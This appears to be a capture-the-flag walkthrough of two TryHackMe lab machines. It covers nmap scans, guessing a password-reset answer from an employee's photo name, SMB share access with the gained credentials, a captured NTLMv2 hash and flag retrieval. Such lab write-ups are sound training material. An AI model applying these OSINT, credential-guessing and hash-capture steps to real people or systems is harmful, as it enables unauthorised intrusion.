

Miscellaneous

- 1. <https://tryhackme.com/r/room/ra>

➤ Description

You have gained access to the internal network of WindCorp, the multibillion dollar company, running an extensive social media campaign claiming to be unhackable (ha! so much for that claim!).


Next step would be to take their crown jewels and get full access to their internal network. You have spotted a new windows machine that may lead you to your end goal. Can you conquer this end boss and own their internal network?

➤ Port Scanning & Enumeration ⇒ NMAP



```
# Nmap 7.60 scan initiated Sat Oct 19 01:47:24 2024 as: nmap -sC -sV -oA scan
10.10.39.180
Nmap scan report for ip-10-10-39-180.eu-west-1.compute.internal (10.10.39.180)
Host is up (0.00079s latency).
Not shown: 978 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Windcorp.
88/tcp    open  kerberos-sec Microsoft Windows Kerberos
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP
443/tcp   open  ssl/http     Microsoft HTTPAPI httpd 2.0
| http-auth:
| Negotiate
|_ NTLM
|_ http-title: Site doesn't have a title.
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP
636/tcp   open  tcpwrapped
2179/tcp   open  vmrpd
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP
3269/tcp   open  tcpwrapped
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
5222/tcp   open  jabber       Ignite Realtime Openfire Jabber server
| ssl-cert: Subject: commonName=fire.windcorp.thm
|_ Not valid after: 2025-04-30
7070/tcp   open  http         Jetty 9.4.18
|_ http-title: Openfire HTTP Binding Service
7443/tcp   open  ssl/http     Jetty 9.4.18
|_ http-title: Openfire HTTP Binding Service
7777/tcp   open  socks5       (No authentication; connection failed)
9090/tcp   open  zeus-admin
9091/tcp   open  ssl/xmltec-xmlmail
MAC Address: 02:B3:C7:C5:7B:61 (Unknown)
```

We find that the DNS_Domain_Name: windcorp.thm and hostname fire.windcorp.thm.

Add them to /etc/hosts file




➤ visit the web site (port 80)




The website helpfully displays a list of IT support staff, employees, and even includes a shiny "Reset Password" button. Tempting, right?

I resisted the urge to go full brute-force mode (you're welcome, IT team!). Instead, I decided to put on my OSINT detective hat and do some digging, trying to uncover the answers to those secretive password reset questions — Sherlock Holmes style, but for the internet.





The website kindly showcases its employees, complete with pictures — a real treat for an OSINT enthusiast! Those photos? Well, they’re not just for show. They can contain valuable metadata, and with a little digging, I could link some of the employees to their social media accounts. Turns out, those smiling faces might just be



the key to unlocking a bit more than expected!

I downloaded the employee photos, but no metadata surfaced. However, one image caught my eye—named "lilyleAndSparky." "Sparky" sounds like a pet name, and people love using their pets for security questions. Time to see if that’s the key! 🐾



The name "Sparky" turned out to be a lucky guess — gg, it was the correct answer! 🐾 Time to move forward with a smile and a little victory dance.

Let's see if we can gain SMB access using Lilyle's credentials. Time to put this information to the test and see what doors it might open! 🔑

```
root@ip-10-10-88-165:~# smbclient -L //windcorp.thm -U lilyle
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\lilyle's password:


      Sharename      Type      Comment
      -
ADMIN$              Disk      Remote Admin
C$                  Disk      Default share
IPC$                 IPC       Remote IPC
NETLOGON             Disk      Logon server share
Shared               Disk
SYSVOL              Disk      Logon server share
Users                Disk
```

```
root@ip-10-10-88-165:~# smbclient \\\windcorp.thm\\Shared -U lilyle
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\lilyle's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Sat May 30 01:45:42 2020
..               D           0   Sat May 30 01:45:42 2020
Flag 1.txt       A          45   Fri May  1 16:32:36 2020
spark_2_8_3.deb  A 29526628   Sat May 30 01:45:01 2020
spark_2_8_3.dmg  A 99555201   Sun May  3 12:06:58 2020
spark_2_8_3.exe  A 78765568   Sun May  3 12:05:56 2020
spark_2_8_3.tar.gz A 123216290  Sun May  3 12:07:24 2020



15587583 blocks of size 4096. 10909542 blocks available
smb: \>
```

GG! I just snagged the first flag—it was surprisingly easy! 🎉

Now, it’s time to look for hints for the next step. I came across a file named "spark_2_8_3," so I’ll download it and see what secrets it holds. Let’s crack this open! 🔍



Let’s give Lilyle’s credentials a shot here too! Who knows what treasures we might uncover? Time to see if they work their magic again! 🔑 ✨



```
[HTTP] NTLMv2 Username : WINDCORP\buse  
[HTTP] NTLMv2 Hash      : buse::WINDCORP:4ce69722d0715c4e:D182F429D3F8E1899FE6152A31F04DF0:01010000000000004B749  
2002E006C006F00630061006C000300280073006500720076006500720032003000300033002E0073006D0062002E006C006F0063006100  
926D2746466AA21E11FF6A99EA00A001000000000000000000000000000000000000000000000000000000000000
```

```
smb: \buse\Desktop> ls
.                DR          0   Thu May 7 13:01:26 2020
..               DR          0   Thu May 7 13:01:26 2020
Also stuff       D          0   Thu May 7 13:00:17 2020
desktop.ini      AHS       282  Fri May 1 13:25:41 2020
Flag 2.txt       A         45   Sat May 2 21:53:18 2020
Notes.txt        A         37   Fri May 1 18:33:56 2020
Stuff            D          0   Thu May 7 12:58:43 2020

15587583 blocks of size 4096. 10905157 blocks available
smb: \buse\Desktop> get 'flag 2.txt'
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \buse\Desktop\flag
smb: \buse\Desktop> get "flag 2.txt"
getting file \buse\Desktop\flag 2.txt of size 45 as flag 2.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \buse\Desktop>
```


- 2. <https://tryhackme.com/room/yearoftherabbit>



➤ Description

Let's have a nice gentle start to the New Year!

Can you hack into the Year of the Rabbit box without falling down a hole?

➤ Port Scanning & Enumeration ⇒ NMAP

```
hacker@ELDesoki:/mnt/c/Users/Khale$ nmap -A 10.10.241.164

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 21:32 +03

Nmap scan report for 10.10.241.164 (10.10.241.164)

Host is up (0.10s latency).

Not shown: 997 closed tcp ports (conn-refused)


PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
| 1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
| 2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
| 256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_ 256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Apache2 Debian Default Page: It works

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 35.15 seconds
```


I started my exploration by visiting the Apache HTTPD server on port 80. Let’s see what goodies are waiting for us there! 🌐🔍



In the background, Burp Suite discovered some intriguing directories. Let’s take a closer look at what it uncovered and see if we can find anything interesting!



